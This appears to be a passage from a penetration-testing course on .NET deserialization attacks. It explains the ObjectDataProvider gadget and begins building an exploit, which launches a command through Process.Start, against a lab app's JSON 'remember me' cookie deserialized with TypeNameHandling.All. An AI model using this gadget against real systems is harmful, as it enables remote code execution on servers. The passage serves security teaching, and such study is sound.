
Navigating to `System.Windows.Data` and then `ObjectProvider`, we can open the decompiled source code, and the first thing we notice is that `ObjectDataProvider` inherits `DataSourceProvider`.



Scrolling down a bit to look at the `MethodName` field, we notice that the `Refresh` method is called when the value is set. This is important, because when an object is deserialized in `C#`, an empty instance is created and the properties are then set one by one, so this `Refresh` function will end up being called upon `deserialization`.




`Refresh` is a method defined in `DataSourceProvider`, and we can see that it simply calls the `BeginQuery` method.



`BeginQuery` is an empty method in `DataSourceProvider`, but it is overridden in `ObjectDataProvider`, so this is where the execution flow continues. Inside the implementation of `BeginQuery`, we can see that the `QueryWorker` function is called.

Finally, we end up in the `QueryWorker` function in `ObjectDataProvider`, and we can see that an object instance is created, and additionally that a method is invoked if the `MethodName` parameter is defined.



Going back to the documentation again, we can see that `ObjectDataProvider` has the following fields (among others):

- `ObjectType` : Used to set the type of object to create an instance of
- `MethodName` : Set the name of a method to call when creating the object
- `MethodParameters` : The list of parameters to be passed to the method


So using just these three fields, we should be able to create an instance of an `arbitrary object`, and call an `arbitrary method` with `arbitrary parameters`, all without invoking a single method. We can test this out ourselves with a short `C#` program, which uses

`ObjectDataProvider` to create an instance of `System.Diagnostics.Process` and invokes the `Start` method with parameters to launch the calculator application.

Note: Don't worry about actually compiling/running the program below, we will get to exploit development in the following sections.

```
using System.Windows.Data;

namespace ODPExample
{
    internal class Program
    {
        static void Main(string[] args)
        {
            ObjectDataProvider odp = new ObjectDataProvider();
            odp.ObjectType = typeof(System.Diagnostics.Process);
            odp.MethodParameters.Add("C:\\Windows\\System32\\cmd.exe");
            odp.MethodParameters.Add("/c calc.exe");
            odp.MethodName = "Start";
        }
    }
}
```


Using `ObjectDataProvider`, we can execute arbitrary commands without invoking any methods directly/explicitly.




Conclusion

We now have a `gadget` that enables `remote code execution` upon `deserialization`. This is an important part of exploiting `.NET` deserialization vulnerabilities, because we will typically can not use serialized data to directly invoke methods.


Example 1: JSON

Discovering the Vulnerability

Let's take a look at one of the potentially vulnerable function calls that we identified in an earlier section, specifically the call to `JsonConvert.DeserializeObject` in `Authentication.RememberMeUtil`.



Based on the name of the class and related variables, we can assume this bit of code has to do with the application's `"remember me"` functionality. If we log into the website with the credentials `pentest:pentest` and the `"Remember me"` option checked, we can look at our cookies to spot the `"TTREMEMBER"` JSON cookie.




Double-checking with the source code, we can confirm that this is indeed the cookie that is being deserialized in the `validateCookieAndReturnUser` method of `RememberMeUtil`, and that it is created in the `createCookie` method of the same class.

```
public static readonly string REMEMBER_ME_COOKIE_NAME = "TTREMEMBER";

<SNIP>

public static HttpCookie createCookie(CustomMembershipUser user)
{
    RememberMe rememberMe = new RememberMe(user.Username,
user.RememberToken);
    string jsonString = JsonConvert.SerializeObject(rememberMe);
    HttpCookie cookie = new HttpCookie(REMEMBER_ME_COOKIE_NAME,
jsonString);
```

```
        cookie.Secure = true;
        cookie.HttpOnly = true;
        cookie.Expires = DateTime.Now.AddDays(30.0);
        return cookie;
    }
```

Before we spend any more time reverse-engineering the system, let's check if this deserialization call is vulnerable or not. With a quick search, we will find the previously mentioned Friday the 13th JSON Attacks whitepaper by Alvaro Muñoz and Oleksandr Mirosh. The paper discusses various Java and .NET serializers that utilize JSON and explores their vulnerabilities and when they are susceptible. On `page 5`, we can see the following paragraph about `Json.Net`, which is the specific library being used in `TeeTrove` to (de)serialize this cookie.



Json.Net
Project Site: http://www.newtonsoft.com/json
NuGet Downloads: 64,836,516


Json.Net is probably the most popular JSON library for .NET. In its default configuration, it will not include type discriminators on the serialized data which prevents this type of attacks. However, developers can configure it to do so by either passing a `JsonSerializerSettings` instance with `TypeNameHandling` property set to a non-`None` value:

```
var deser = JsonConvert.DeserializeObject<Expected>(json, new
JsonSerializerSettings
{
    TypeNameHandling = TypeNameHandling.All
});
```

Or by annotating a property of a type to be serialized with the `[JsonProperty]` annotation:

```
[JsonProperty(TypeNameHandling = TypeNameHandling.All)]
public object Body { get; set; }
```


According to the white paper, `Json.NET` will not deserialize data of the wrong type by default, which would prevent us from passing something like a serialized `ObjectDataProvider` object instead of a `RememberMe` object. However, by setting the `TypeNameHandling` to a non- `None` value, this behavior can be disabled. If we look at the relevant source code again, we will notice that `TypeNameHandling` is set to `All`, so it appears that this deserialization call should be vulnerable!




Note: Now that we know setting `TypeNameHandling` can lead to deserialization vulnerabilities, we can search through source code for this term specifically in the future to find interesting lines.


Developing the Exploit

At this point, we have reason to believe the call to `DeserializeObject` is vulnerable, so let's try to exploit it. We understand how we should be able to use `ObjectDataProvider` to execute arbitrary commands upon instantiation (deserialization), so let's create a serialized object we can replace the value of the cookie with to achieve `(remote) code execution`.

If you don't have `Visual Studio` installed, then this is the point where you should do so. You can download the latest version from here, just make sure the `.NET desktop environment` option is selected during the installation process so that the necessary files are downloaded and made available.



With `Visual Studio` installed, we can open it and create a new `Console App (.NET Framework)`.




We can reuse the code from the previous section to base our `ObjectDataProvider` object on.

```
using System.Windows.Data;

namespace RememberMeExploit
{
    internal class Program
    {
        static void Main(string[] args)
        {
            ObjectDataProvider odp = new ObjectDataProvider();
            odp.ObjectType = typeof(System.Diagnostics.Process);
            odp.MethodParameters.Add("C:\\Windows\\System32\\cmd.exe");
            odp.MethodParameters.Add("/c calc.exe");
            odp.MethodName = "Start";
```

```
        }
    }
}
```

There will be an error regarding `ObjectDataProvider`. Visual Studio will not reference the necessary namespace by itself for this class, so it is necessary to hover over it, select `Show potential fixes` and then select `using System.Windows.Data; (from PresentationFramework)`



Once that's cleared up, we can add the following lines to serialize the object with `Json.NET` and print it out to the console.

